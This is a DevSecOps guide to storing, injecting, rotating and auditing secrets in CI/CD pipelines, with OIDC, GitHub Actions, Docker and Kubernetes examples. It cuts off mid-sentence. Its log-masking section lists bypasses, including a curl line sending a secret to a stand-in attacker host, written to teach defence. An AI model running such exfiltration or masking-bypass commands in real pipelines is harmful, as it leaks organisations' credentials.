





Automated software delivery has transformed engineering velocity. Modern Continuous Integration and Continuous Delivery (CI/CD) pipelines build container images, run automated integration suites, provision infrastructure-as-code, and deploy workloads to multi-cloud environments in minutes. To complete these tasks autonomously, delivery pipelines require privileged access to target systems. A single pipeline might interact with container registries, object stores, package indexes, databases, and production cloud infrastructure. Consequently, CI/CD runners handle the most sensitive credentials an organization owns: API tokens, cloud access keys, database passwords, private keys, and code-signing certificates.
If an attacker compromises a developer’s workstation, they gain access to that specific developer’s context. If an attacker compromises a production CI/CD pipeline, they can often gain administrative leverage over the entire software supply chain. A leaked credential in a pipeline can expose proprietary source code, allow malicious modifications to release artifacts, or grant administrative access to production infrastructure. Securing pipeline credentials is not an optional afterthought—it is a core pillar of modern DevSecOps secrets management and end-to-end CI/CD pipeline security. This comprehensive guide details how engineering teams can securely store, inject, rotate, and audit sensitive credentials across every stage of software delivery.
1. What Is Secrets Management in CI/CD Pipelines?
In automated software delivery, secrets management refers to the architecture, policies, and operational tooling used to store, deliver, rotate, and audit digital authentication credentials across build, test, and deployment workflows.
What Qualifies as a Secret?
A secret is any piece of sensitive, non-public digital data that serves as proof of identity to gain authorization to systems, services, data, or computing infrastructure. Common examples include:
- Static database passwords and connection strings.
- Cloud provider identity keys (e.g., AWS Access Key IDs and Secret Access Keys).
- Private Secure Shell (SSH) keys used to clone private submodules or access target servers.
- Personal Access Tokens (PATs) and OAuth tokens for external software-as-a-service (SaaS) platforms.
- Transport Layer Security (TLS) certificates and private keys.
- Cryptographic signing keys used to sign application binaries and container images.
Secrets must be strictly separated from application code and general system configuration. While standard configuration parameters (such as service ports, non-sensitive URLs, and timeouts) are designed to be committed to version control and visible across teams, secrets must remain encrypted, ephemeral, access-controlled, and strictly audited.
┌────────────────────────────────────────────────────────────────────────┐
│                        Anti-Pattern: Hardcoded Secrets                 │
│                                                                        │
│   Source Code / YAML Config                  Database                  │
│  ┌─────────────────────────┐               ┌──────────┐                │
│  │ DB_PASS="Sup3rS3cr3t!"  │ ────────────> │ DB Login │                │
│  └─────────────────────────┘               └──────────┘                │
│   Exposed in git history, PRs, forks, and logs.                        │
└────────────────────────────────────────────────────────────────────────┘

┌────────────────────────────────────────────────────────────────────────┐
│                        Pattern: Injected Pipeline Secrets              │
│                                                                        │
│    Pipeline Job                  Central Secret Store         Target   │
│  ┌──────────────┐               ┌────────────────────┐      ┌────────┐ │
│  │ OIDC / Token │ ────────────> │ Evaluates Policy   │      │        │ │
│  │              │ <──────────── │ Delivers Short-    │      │        │ │
│  │              │               │ Lived Credential   │      │        │ │
│  │              │ ────────────────────────────────────────> │ Verify │ │
│  └──────────────┘                                           └────────┘ │
│   Ephemeral, scoped strictly to runner runtime, and audited.           │
└────────────────────────────────────────────────────────────────────────┘
Decoupling Secrets from Pipelines
In a secure CI/CD pipeline, the runner does not maintain persistent credentials in text files or pipeline scripts. Instead:
- The pipeline initiates an isolated job inside an ephemeral execution environment (such as a temporary virtual machine or container runner).
- The job authenticates against a trusted credential store using an isolated workload identity or a bounded injection mechanism.
- The credential store validates the job’s context (e.g., repository, branch, environment) against an explicit access policy.
- The credential is delivered strictly in-memory or through a secure file mount for the duration of that single task.
- The runner process completes, and the memory, execution context, and local artifacts are wiped.
This decoupling guarantees that builds remain repeatable and environments remain isolated, while preventing static keys from persisting across different environments or leaking through code branches.
2. Common Types of Secrets Used in CI/CD
Pipeline jobs operate across varied domains, requiring different types of credentials at distinct stages of the delivery lifecycle.
| Credential Type | Typical Lifecycle Stage | Primary Function | Primary Threat Vector |
| API Keys & Tokens | Test, Analysis, Artifact Publish | Authorizes third-party scanning tools (e.g., code quality analyzers) and SaaS platform updates. | Long-lived static strings leaked via command-line arguments or log output. |
| Database Credentials | Automated Integration Testing, DB Migrations | Allows the pipeline to execute schema migrations or seed test databases. | Excessive read/write permissions allowing catastrophic data deletion or exfiltration. |
| Cloud Provider Keys | Infrastructure as Code (IaC), Workload Deployment | Provisions compute, networking, or serverless workloads on cloud platforms. | Complete account takeover or high-cost compute resource hijacking. |
| SSH Keys | Dependency Resolution, Deployment | Clones private dependencies; authenticates remote target hosts via SSH. | Compromised private key gives persistent lateral access across infrastructure. |
| TLS Certificates | Ingress Setup, Internal Service Mesh Config | Establishes encrypted communications for staging/ephemeral test environments. | Man-in-the-middle (MitM) decryption or domain spoofing if private key is exposed. |
| Container Registry Tokens | Artifact Publish, Image Pull | Authenticates pushes to internal or third-party container registries. | Injection of poisoned or backdoor images directly into the production supply chain. |
| Package Repo Credentials | Library Publishing (npm, PyPI, Maven, NuGet) | Publishes packages consumed by downstream applications. | Dependency confusion attacks and supply chain compromise through malicious versions. |
| Code-Signing Keys | Release, Artifact Verification | Cryptographically signs binaries, firmware, or container images to attest provenance. | Attacker signs malicious software using the organization’s verified identity. |
| Webhook Secrets | Pipeline Triggering, Status Sync | Validates the authenticity of payloads arriving from external event publishers. | Forged webhooks triggering unauthorized pipeline executions or resource exhaustion. |
Understanding these distinctions is essential: symmetric passwords and static API tokens grant access through mere possession, whereas asymmetric cryptographic keys and certificates rely on mathematical trust pairs, demanding distinct protection mechanisms like hardware security modules (HSMs) or key-vault storage.
3. How Secrets Leak from CI/CD Pipelines
Credential exposure in automated pipelines rarely happens through direct attacks on production data centers. Instead, it frequently stems from insecure workflows, misconfigured permissions, or unvetted scripts inside the CI/CD boundary.
                          ┌───────────────────────────┐
                          │   Threat: Unsafe Commits  │
                          │   Hardcoded in repo/diffs │
                          └─────────────┬─────────────┘
                                        │
                                        ▼
┌───────────────────────────┐     ┌───────────┐     ┌───────────────────────────┐
│ Threat: Log Leakage       │     │   CI/CD   │     │ Threat: Build Artifacts   │
│ Unmasked stdout / stderr  │ <── │ Execution │ ──> │ Baked into images/layers  │
└───────────────────────────┘     │  Runner   │     └───────────────────────────┘
                                  └─────┬─────┘
                                        │
                                        ▼
                          ┌───────────────────────────┐
                          │ Threat: Untrusted Code    │
                          │ Forked PRs & unvetted     │
                          │ third-party marketplace   │
                          │ pipeline actions/plugins  │
                          └───────────────────────────┘
1. Hardcoded Credentials and Git History
Developers testing automation locally may temporarily commit configuration files containing plaintext secrets. Even if a subsequent commit removes the string, the secret persists permanently in the repository’s .git commit history. Attackers routinely clone repositories and parse historical tree deltas to extract these credentials.
2. Unmasked Pipeline Logs
Build processes typically direct output streams (stdout and stderr) to centralized pipeline consoles for debugging. If a shell step runs a command like curl -u $USER:$PASSWORD, or if an installation script throws a verbose stack trace displaying environment variables, raw secrets become permanently written to build logs that are visible to any user with build-read permissions.
3. Insecure Command-Line Arguments
Passing sensitive data as command-line arguments (for example, docker login -p $TOKEN) exposes secrets to process listing utilities like ps aux or administrative process auditing tools running on shared host runners.
4. Leaks into Container Images
Developers occasionally pass secrets during a container build via standard ARG or ENV directives. Because Docker images are structured as immutable layer caches, values passed via standard arguments remain retrievable inside image metadata or lower image layers, even if the files are deleted later in the same Dockerfile.
5. Unprotected Build Artifacts and Shared Caches
Pipelines frequently save intermediate build artifacts, dependencies, and caches between steps to speed up execution. If credentials, temporary .env files, or local configuration files (~/.npmrc, ~/.aws/credentials) are captured in the artifact archive, any downstream user or pipeline with access to that artifact can extract them.
6. Overprivileged Pipeline Identities
A common operational shortcut is assigning broad administrative privileges (such as the AWS AdministratorAccess policy or Kubernetes cluster-admin roles) to a CI runner to prevent permission errors during deployments. If an attacker injects code into that build, they immediately inherit administrative authority across the entire target environment.
7. Untrusted Pull Requests from Public or Internal Forks
In collaborative open-source or cross-team environments, pipelines are often triggered automatically when a pull request (PR) is submitted. If a pipeline automatically injects sensitive production or publishing credentials into jobs running unreviewed code from external forks, a contributor can submit a PR containing a script that prints or exfiltrates those secrets to an external server.
8. Credential Reuse Across Multiple Environments
When organizations share credentials across development, staging, and production environments, a vulnerability in an unmonitored test environment can directly compromise production infrastructure.
9. Third-Party Actions, Plugins, and Build Scripts
Modern CI/CD platforms allow users to import reusable pipeline steps from public marketplaces or external script repositories. If a third-party action is compromised, updated with malicious logic, or typosquatted, that action can intercept all environment variables and secrets exposed to the runner and exfiltrate them silently.
4. Core Principles of Secure Secrets Management
Building resilient CI/CD pipeline security requires applying security-in-depth principles across every automated workflow.
       ┌────────────────────────────────────────────────────────┐
       │                    Least Privilege                     │
       │     Job-level permissions, tightly scoped boundaries   │
       └───────────────────────────┬────────────────────────────┘
                                   │
       ┌───────────────────────────▼────────────────────────────┐
       │                 Workload Isolation                     │
       │    Separate Dev/Stage/Prod, isolated runner memory     │
       └───────────────────────────┬────────────────────────────┘
                                   │
       ┌───────────────────────────▼────────────────────────────┐
       │                Ephemeral Credentials                   │
       │      OIDC federation, short-lived tokens, dynamic keys │
       └───────────────────────────┬────────────────────────────┘
                                   │
       ┌───────────────────────────▼────────────────────────────┐
       │             Comprehensive Auditability                 │
       │      Continuous log analysis, trace access events      │
       └────────────────────────────────────────────────────────┘
- Least Privilege: A job that runs unit tests should have zero cloud deployment permissions. A job that deploys a service to staging should only have write access to that specific staging namespace or resource group, rather than the entire cloud subscription.
- Centralized Storage: Eliminate local
.envfiles, static configurations, and ad-hoc runner variables. Credentials should reside in verified, centralized secret stores that enforce access control, versioning, and auditing. - Short-Lived Credentials: Static credentials that persist for months or years represent an unbounded liability. Prefer short-lived, dynamically generated credentials that automatically expire minutes after issuance.
- Environment Isolation: Ensure that development, staging, and production environments maintain completely isolated security boundaries. Production secrets should never be accessible from branch builds, PR validations, or staging deployment pipelines.
- Encryption at Rest and in Transit: All credentials must be encrypted using strong cryptographic primitives (such as AES-256) while stored, and communicated strictly over encrypted protocols (TLS 1.3) during transport.
- Fine-Grained Access Control: Access policies must evaluate the workload’s cryptographic identity, repository path, branch name, deployment environment, and intent before granting read permissions.
- Automated Rotation and Revocation: Secrets must have predetermined lifecycles. Organizations must maintain the ability to immediately revoke and rotate compromised credentials without disrupting operational deployments.
- Auditability and Traceability: Every access request, credential issuance, policy modification, and administrative action must generate a tamper-evident audit record documenting who accessed what secret, when, and from where.
- Minimal Exposure: Secrets should be fetched as late as possible, held exclusively in memory or temporary in-memory filesystems (
tmpfs), and destroyed immediately after the execution of the dependent command.
5. Choosing the Right Secrets Management Approach
No single tool fits every operational profile. Selecting the appropriate secrets management architecture depends on an organization’s cloud maturity, regulatory compliance requirements, infrastructure footprint, and platform complexity.
┌────────────────────────────────────────────────────────────────────────────┐
│                  Secrets Management Strategy Comparison                    │
├───────────────────────┬──────────────────────┬─────────────────────────────┤
│ Architecture          │ Typical Tools        │ Primary Strengths           │
├───────────────────────┼──────────────────────┼─────────────────────────────┤
│ Native CI/CD Stores   │ GitHub Secrets,      │ Zero initial configuration; │
│                       │ GitLab CI/CD Vars    │ native platform integration │
├───────────────────────┼──────────────────────┼─────────────────────────────┤
│ Dedicated Platforms   │ HashiCorp Vault,     │ Dynamic secrets; multi-     │
│                       │ CyberArk, Akeyless   │ cloud centralization        │
├───────────────────────┼──────────────────────┼─────────────────────────────┤
│ Cloud-Native Vaults   │ AWS Secrets Manager, │ Deep cloud IAM integration; │
│                       │ Azure Key Vault,     │ native compliance and       │
│                       │ GCP Secret Manager   │ managed service reliability │
├───────────────────────┼──────────────────────┼─────────────────────────────┤
│ Identity Federation   │ OIDC + Cloud IAM     │ Eliminates static keys;     │
│                       │                      │ zero long-lived secrets     │
└───────────────────────┴──────────────────────┴─────────────────────────────┘
1. Native CI/CD Platform Secret Stores
Built-in solutions—such as GitHub Actions secrets, GitLab CI/CD variables, and Azure DevOps variable groups—allow teams to store encrypted values directly inside the repository, organization, or project settings.
- Strengths: Simple to configure; seamless syntax integration; platform-native masking in job consoles.
- Limitations: Secrets are frequently static; lack native multi-cloud dynamic credential generation; access can become fragmented across dozens of independent repositories.
2. Dedicated Enterprise Secrets Management Platforms
Platforms like HashiCorp Vault, CyberArk Conjur, or Akeyless deliver a unified, infrastructure-agnostic security plane.
- Strengths: Dynamic secrets generation (creating on-the-fly database users that self-destruct after thirty minutes); robust encryption as a service; granular policy engines; comprehensive centralized audit logging across all platforms.
- Limitations: Requires dedicated operational overhead to deploy, manage, update, and ensure high availability across the secret management cluster itself.
3. Cloud-Native Secret Management Services
AWS Secrets Manager, Azure Key Vault, and Google Cloud Secret Manager provide fully managed, highly available encryption services backed by hardware security modules (HSMs).
- Strengths: Native integration with cloud-provider Identity and Access Management (IAM); automated rotation integrations for managed databases; no underlying servers to maintain.
- Limitations: Can create vendor lock-in if pipelines rely heavily on proprietary cloud SDKs; multi-cloud setups require coordinating multiple discrete services.
4. Workload Identity Federation (The Modern Standard)
Rather than storing static credentials within the CI/CD platform, OpenID Connect (OIDC) federation enables the pipeline runner to exchange a cryptographically signed identity token for a temporary, short-lived cloud role.
- Strengths: Eliminates the storage of long-lived access keys inside the CI/CD platform completely; granular trust policies validate repository, branch, and environment claims.
- Limitations: Requires upfront identity federation configuration between the CI/CD platform and the target cloud provider.
6. Step-by-Step: Implementing Secrets Management in a CI/CD Pipeline
The following practical workflow demonstrates how to deploy an application to cloud infrastructure using modern secrets management best practices. In this scenario, we use GitHub Actions federating directly to AWS via OpenID Connect (OIDC) to retrieve a database migration password stored inside AWS Secrets Manager, avoiding long-lived static cloud keys entirely.
Phase 1: Establish the Identity Federation and Trust Policy
First, establish an OpenID Connect (OIDC) trust relationship in your cloud provider. You configure a cloud IAM role that trusts the CI/CD platform’s token issuer (e.g., token.actions.githubusercontent.com).
The IAM trust policy specifies strict conditions, ensuring that only the authorized repository and deployment branch can assume the deployment role:
JSON
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "arn:aws:iam::123456789012:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
        },
        "StringLike": {
          "token.actions.githubusercontent.com:sub": "repo:my-org/my-production-app:environment:production"
        }
      }
    }
  ]
}
Note on Claims: The sub (subject) claim restriction guarantees that an arbitrary repository or an unauthorized pull request in your organization cannot assume this deployment role.
Phase 2: Assign Least-Privilege IAM Permissions
Assign an inline permission policy to the role. The role should only be permitted to read the single secret needed for the deployment:
JSON
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "secretsmanager:GetSecretValue",
      "Resource": "arn:aws:secretsmanager:us-east-1:123456789012:secret:prod/app/db-credentials-*"
    }
  ]
}
Phase 3: Construct the Secure Pipeline Workflow
The pipeline workflow defines the runtime environment, limits execution permissions, authenticates via OIDC, extracts the secret directly to an in-memory variable, and masks the output.
YAML
name: Deploy Production Application

on:
  push:
    branches:
      - main

# Explicitly scope runner permissions to least-privilege
permissions:
  id-token: write   # Required for requesting the OIDC JWT token
  contents: read    # Required to clone the repository

jobs:
  production-deploy:
    name: Database Migration and App Deploy
    runs-on: ubuntu-latest
    environment: production # Binds to protected environment rules (e.g., approvals)

    steps:
      - name: Check out repository source
        uses: actions/checkout@v4

      - name: Authenticate to Cloud via OIDC (No Static Keys)
        uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::123456789012:role/github-actions-prod-deployer
          role-session-name: cicd-deploy-${{ github.run_id }}
          aws-region: us-east-1
          audience: sts.amazonaws.com

      - name: Retrieve Migration Secret Securely
        id: fetch-secret
        run: |
          # Fetch the secret JSON string directly via AWS CLI using the temporary session
          SECRET_PAYLOAD=$(aws secretsmanager get-secret-value \
            --secret-id "prod/app/db-credentials" \
            --query "SecretString" \
            --output text)

          # Extract specific fields using a non-logging parser
          DB_PASSWORD=$(echo "$SECRET_PAYLOAD" | jq -r '.password')

          # Use CI/CD masking to prevent accidental log leaks if variable is referenced
          echo "::add-mask::$DB_PASSWORD"

          # Pass the credential to downstream steps via a temporary in-memory environment file
          echo "MIGRATION_PASS=$DB_PASSWORD" >> "$GITHUB_ENV"

          # Clear memory variables immediately
          unset SECRET_PAYLOAD DB_PASSWORD

      - name: Execute Database Migrations
        env:
          DB_USER: "migration_admin"
          DB_HOST: "prod-db.internal.example.com"
          DB_PASSWORD: ${{ env.MIGRATION_PASS }}
        run: |
          # Secure execution: DB_PASSWORD is passed as an env variable, NOT as a CLI argument
          ./bin/migrate-database --host "$DB_HOST" --user "$DB_USER"
Why This Architecture Is Secure
- Zero Long-Lived Cloud Keys: No permanent access keys (
AWS_ACCESS_KEY_ID) are stored in the CI/CD repository settings. - Ephemeral Lifespan: The STS credentials generated via OIDC automatically expire within a maximum session length (typically one hour or less).
- Branch & Environment Gated: If an unauthorized user creates a branch or submits an external PR, the cloud IAM policy rejects the authentication request because the
subclaim will not matchrepo:my-org/my-production-app:environment:production. - Log Masking: The command
::add-mask::instructs the runner engine to redact any occurrence of the password string from current and subsequent execution logs with***.
7. Managing Secrets in Popular CI/CD Platforms
Different CI/CD platforms implement distinct primitives for handling sensitive information. Understanding these mechanics is essential for platform engineers designing hardened pipelines.
GitHub Actions
- Storage Hierarchy: Secrets can be defined at the Organization, Repository, or Environment level.
- Environment Protection Rules: Environment secrets should be preferred for production deployments. They allow teams to enforce mandatory manual approval gates, delay timers, and strict branch protection patterns before secrets are injected into the runner.
- Token Permissions: Modern GitHub Actions workflows should always define a root-level
permissionsblock to disable unnecessary default privileges assigned to the ephemeralGITHUB_TOKEN. - Fork Protections: By default, GitHub Actions does not share repository secrets with pull requests triggered from forked repositories, preventing external contributors from exfiltrating credentials via arbitrary code in workflows.
GitLab CI/CD
- Variable Scopes: GitLab provides CI/CD Variables defined at the Group, Subgroup, and Project levels.
- Protected Variables: When marked as “Protected,” a variable is passed exclusively to pipelines executing on protected branches (such as
main) or protected git tags. - Masked Variables: GitLab allows administrators to mask variables in execution logs. However, GitLab enforces strict value requirements for masking (e.g., must be base64-compatible, match specific character sets, and exceed a minimum length).
- Environment Scopes: Variables can be constrained to specific deployment targets (e.g.,
review/*,staging,production), ensuring test jobs cannot query production credentials.
Jenkins
- Credentials Plugin Architecture: Jenkins centralizes credentials through the Jenkins Credentials Plugin, supporting usernames/passwords, secret text, SSH keys, and X.509 certificates.
- Credentials Binding: The
withCredentialspipeline syntax binds secrets to environment variables strictly within a designated block, unsetting them once the execution leaves that block:GroovywithCredentials([string(credentialsId: 'prod-api-key', variable: 'API_KEY')]) { sh 'curl -H "Authorization: Bearer $API_KEY" https://api.service.com/v1/sync' } - Folder-Level Security: Using the Jenkins Folders plugin, credentials can be placed into dedicated folder namespaces. A job inside an experimental folder cannot see or bind credentials belonging to a production folder.
- Plugin Risks: Because Jenkins runs arbitrary plugins on the controller and agents, rogue or outdated third-party plugins present a major security risk to all in-memory credentials.
Azure Pipelines
- Variable Groups: Variables are defined within Variable Groups and can be backed either by Azure DevOps internal encrypted storage or linked directly to an Azure Key Vault.
- Approval & Checks: Pipelines using YAML can link stages to “Environments” or “Service Connections” that enforce mandatory manual approvals, branch policies, and business-hours deployment checks before variable groups are decrypted.
- Task Input Protection: Azure Pipelines automatically attempts to mask variables marked as “secret.” However, script tasks that unescape strings or pass variables into third-party command tools can still inadvertently expose the values.
The Limits of Log Masking
Across all CI/CD platforms, log masking is a defensive visual filter, not an absolute security boundary.
Masking engines typically perform simple string matching on standard output. An attacker or a poorly configured script can bypass string masking through trivial transformations:
- Printing the credential in base64:
echo $SECRET | base64 - Printing the credential with character delimiters:
echo $SECRET | sed 's/./& /g' - Exfiltrating the secret via a remote network request:
curl [https://attacker.com/?leak=$SECRET](https://attacker.com/?leak=$SECRET) - Splitting the string across multiple console lines.
Security must be enforced through authentication gates and network egress controls, not by relying on console log masking.
8. Using Workload Identity and Short-Lived Credentials
The legacy practice of generating long-lived service account keys, downloading a JSON or CSV credential file, and pasting it into CI/CD platform variables creates severe security liabilities:
- Keys have no automated expiration date and frequently remain active for years.
- Keys are easily copied or exfiltrated by any user with pipeline configuration access.
- Rotating the key requires manual updates across multiple repositories, creating operational friction that discourages frequent updates.
The OIDC Authentication Lifecycle
Workload Identity Federation removes static cloud credentials entirely by establishing a trust bridge between the CI/CD platform’s OpenID Connect identity provider (IdP) and the target cloud provider’s Identity and Access Management (IAM) system.
┌──────────────┐             ┌──────────────┐             ┌──────────────┐
│  CI/CD Job   │             │ CI/CD Issuer │             │  Target IAM  │
│  (Runner)    │             │ (e.g. GitHub)│             │ (AWS/GCP/Az) │
└──────┬───────┘             └──────┬───────┘             └──────┬───────┘
       │                            │                            │
       │ 1. Request Signed JWT      │                            │
       │───────────────────────────>│                            │
       │                            │                            │
       │ 2. Return OIDC Token       │                            │
       │<───────────────────────────│                            │
       │                                                         │
       │ 3. Present JWT Token via AssumeRole API call            │
       │────────────────────────────────────────────────────────>│
       │                                                         │
       │                            4. Validate OIDC Signature   │
       │                            │  and evaluate claims       │
       │                            │  (Audience, Subject, Org)  │
       │                            │                            │
       │ 5. Issue Short-Lived Ephemeral Cloud Token (STS)        │
       │<────────────────────────────────────────────────────────│
       │                                                         │
       │ 6. Execute Deployment Commands using Temp Token         │
       │────────────────────────────────────────────────────────>│
- Token Generation: When the CI/CD job initializes, the platform runner requests an identity token from its internal token minting service. The platform creates an ephemeral, cryptographically signed JSON Web Token (JWT).
- Signature and Claim Verification: The runner sends this JWT directly to the cloud provider’s security token service (STS). The cloud provider fetches the CI/CD platform’s public OIDC keys, verifies the cryptographic signature, and inspects the token payload claims.
- Claim Evaluation: The token contains claims describing the workload context:
iss: The issuer URL (e.g.,[https://token.actions.githubusercontent.com](https://token.actions.githubusercontent.com)).aud: The designated audience (verifies the token was intended for this specific cloud provider).sub: The subject identifier (e.g.,repo:org/app:ref:refs/heads/main).
- AssumeRole Issuance: If the claims match the cloud IAM trust policy, the cloud provider generates temporary credentials valid for a brief window (e.g., 15 to 60 minutes).
- Automatic Invalidation: Once the pipeline stage finishes, the temporary credentials expire automatically without requiring manual revocation.
9. Secret Rotation, Expiration, and Emergency Revocation
Secrets management is an operational lifecycle that requires deliberate processes for regular updates and rapid incident response.
       ┌────────────────────────────────────────────────────────┐
       │                1. Safe Overlap (Grace)                 │
       │      Generate new credential while keeping old active  │
       └───────────────────────────┬────────────────────────────┘
                                   │
       ┌───────────────────────────▼────────────────────────────┐
       │                 2. Inject & Verify                     │
       │    Deploy updated credential to CI/CD and services     │
       └───────────────────────────┬────────────────────────────┘
                                   │
       ┌───────────────────────────▼────────────────────────────┐
       │                   3. Deprecate Old                     │
       │      Verify healthy metrics; invalidate legacy key     │
       └───────────────────────────┬────────────────────────────┘
                                   │
       ┌───────────────────────────▼────────────────────────────┐
       │                 4. Audit & Monitor                     │
       │       Review authentication logs for stale failures    │
       └────────────────────────────────────────────────────────┘
Scheduled and Automated Rotation
Secrets should have predetermined lifecycles. Rather than rotating credentials manually when someone remembers to do so, organizations should employ automated rotation mechanisms:
- Cloud Vault Handlers: Services like AWS Secrets Manager and Azure Key Vault provide automated rotation triggers (often powered by serverless functions) that create a new database password, update the database user, and verify access before committing the new secret.
- Safe Overlap Windows: When rotating static tokens, use a multi-phase roll:
- Generate credential $B$ without deleting credential $A$.
- Update the CI/CD secret store with credential $B$.
- Run canary deployments to verify successful authentication.
- Revoke and delete credential $A$.
- Audit access logs to ensure no stale services attempt to authenticate with credential $A$.
Handling Suspected Exposure: The Emergency Runbook
When a credential appears in a public commit, an unmasked build log, or a security incident alert, teams must assume the secret has been harvested immediately:
- Revoke Instantly: Do not wait to confirm whether an attacker saw the credential. Revoke the token or disable the cloud key in the target identity provider immediately.
- Audit Telemetry: Inspect the provider’s access logs (e.g., AWS CloudTrail, Google Cloud Audit Logs) filtering by the exposed credential identity. Identify all actions taken within the window between credential creation and revocation.
- Determine Scope: Identify which systems, networks, or databases the compromised credential could access.
- Issue New Credentials: Generate clean credentials using a dedicated, secure channel and update the pipeline secret store.
- Invalidate Downstream Caches: Invalidate intermediate pipeline build caches and runners that may have stored temporary variables on disk.
- Conduct Post-Incident Review: Determine why pre-commit scanning or automated secrets management failed to prevent the exposure.
10. Protecting Secrets in Docker and Kubernetes Pipelines
Containerized build pipelines introduce specific vulnerabilities if build-time operations and deployment states are not carefully handled.
Docker Build-Time Secrets
A common security flaw is injecting secrets into Docker images using traditional ENV or ARG directives:
Dockerfile
# INSECURE ANTI-PATTERN: Secret is embedded forever in the image layer history!
FROM alpine:3.20
ARG GITHUB_NPM_TOKEN
RUN echo "//npm.pkg.github.com/:_authToken=${GITHUB_NPM_TOKEN}" > ~/.npmrc && \
    npm install && \
    rm ~/.npmrc
Even though rm ~/.npmrc removes the file in the subsequent command, the layer containing the written file remains stored in the image manifest. Anyone running docker history --no-trunc <image> can recover the token string.
The Secure Solution: Docker BuildKit Mounts
Modern container builds should leverage Docker BuildKit secret mounts (--mount=type=secret). BuildKit mounts the secret temporarily into the container runtime as a virtual file without persisting it into any image layer:
Dockerfile
# SECURE PATTERN: Mounted exclusively at execution time
FROM node:20-alpine
WORKDIR /app
COPY package*.json ./
RUN --mount=type=secret,id=npmrc,target=/root/.npmrc \
    npm ci --only=production
COPY . .
CMD ["node", "server.js"]
The pipeline then invokes the build, passing the secret reference via an environment variable or local file without exposing it in the final image:
Bash
DOCKER_BUILDKIT=1 docker build \
  --secret id=npmrc,src="$HOME/.npmrc" \
  -t my-registry.example.com/app:v1.2.0 .
Kubernetes Secrets Management in Deployments
Kubernetes objects of type Secret are merely stored as base64-encoded strings within etcd. Base64 is an encoding format, not encryption.
To properly secure Kubernetes secrets within CI/CD pipelines:
- Enable Encryption at Rest in etcd: Configure the Kubernetes API server with an
EncryptionConfigurationprovider (using KMS integrations with AWS KMS, Azure Key Vault, or HashiCorp Vault) to encrypt Secret resources at rest within the underlyingetcddatastore. - Avoid Raw Manifest Commits: Never commit raw
Secretmanifests containing base64 strings to Git repositories (a major pitfall in GitOps workflows). - Adopt the External Secrets Operator (ESO): Deploy the External Secrets Operator or Secrets Store CSI Driver in your cluster. Your CI/CD pipeline deploys application definitions and an
ExternalSecretmanifest. The operator retrieves the sensitive values directly from an enterprise vault (e.g., HashiCorp Vault or AWS Secrets Manager) and injects them into Kubernetes memory at runtime. - Enforce Strict RBAC: Restrict
get,list, andwatchpermissions on theSecretresource using Kubernetes Role-Based Access Control (RBAC). Pipeline deployment service accounts should only have permissions to deploy resources, not read back decrypted secrets from production namespaces.
11. Preventing Secrets from Entering Source Code and Build Logs
Remediating a leaked credential requires coordinating secret invalidation, software redeployment, and audit log analysis. Preventing secrets from entering source code and pipelines in the first place is significantly more efficient.
┌─────────────────┐       ┌─────────────────┐       ┌─────────────────┐
│   Pre-Commit    │       │     CI/CD       │       │    Continuous   │
│    Scanning     │ ────> │  Branch Gates   │ ────> │ Repository Scan │
│ (Local Machine) │       │ (PR Validation) │       │ (Entire History)│
└─────────────────┘       └─────────────────┘       └─────────────────┘
 Blocks secrets from      Blocks merges if a        Detects stale or
 ever entering git        secret bypassed local     historical leaks
 commit objects.          developer checks.         retrospectively.
Shift-Left Credential Scanning
Implement a three-layer scanning defense:
- Pre-Commit and Pre-Push Hooks: Use tools like
gitleaksortrufflehogintegrated into developer workflows using framework managers likepre-commit. When a developer executesgit commit, the tool scans the staged diff against known entropy patterns and provider regex formats. If a private key or API token is detected, the commit is aborted locally.Bash# Example pre-commit hook configuration snippet (.pre-commit-config.yaml) repos: - repo: https://github.com/gitleaks/gitleaks rev: v8.18.2 hooks: - id: gitleaks - Pull Request CI Gates: Developers can bypass local pre-commit hooks using
git commit --no-verify. Therefore, the CI/CD pipeline must execute a mandatory scan on every pull request diff before allowing a merge to mainline branches. If a secret pattern is identified, the build fails automatically. - Continuous Background Scanning: Run automated scanning asynchronously across all organization repositories and their complete historical commit trees to detect leaks caused by newly published patterns or historical oversight.
Safe Logging and Debugging Practices
- Disable Echoing of Sensitive Variables: In shell scripts, avoid setting flags like
set -x(xtrace) globally, as this prints expanded variables tostdout. If debugging is necessary, wrap debug blocks and disable tracing before handling credentials:Bashset +x ./deploy-tool --token "$SECRET_TOKEN" set -x - Sanitize Error Handling: Ensure scripts and application entrypoints intercept authentication exceptions and print sanitized error messages rather than raw request payloads that may contain connection strings.
- Standardize Ephemeral File Cleanup: If a pipeline step must write a credential to a file (such as a temporary kubeconfig or
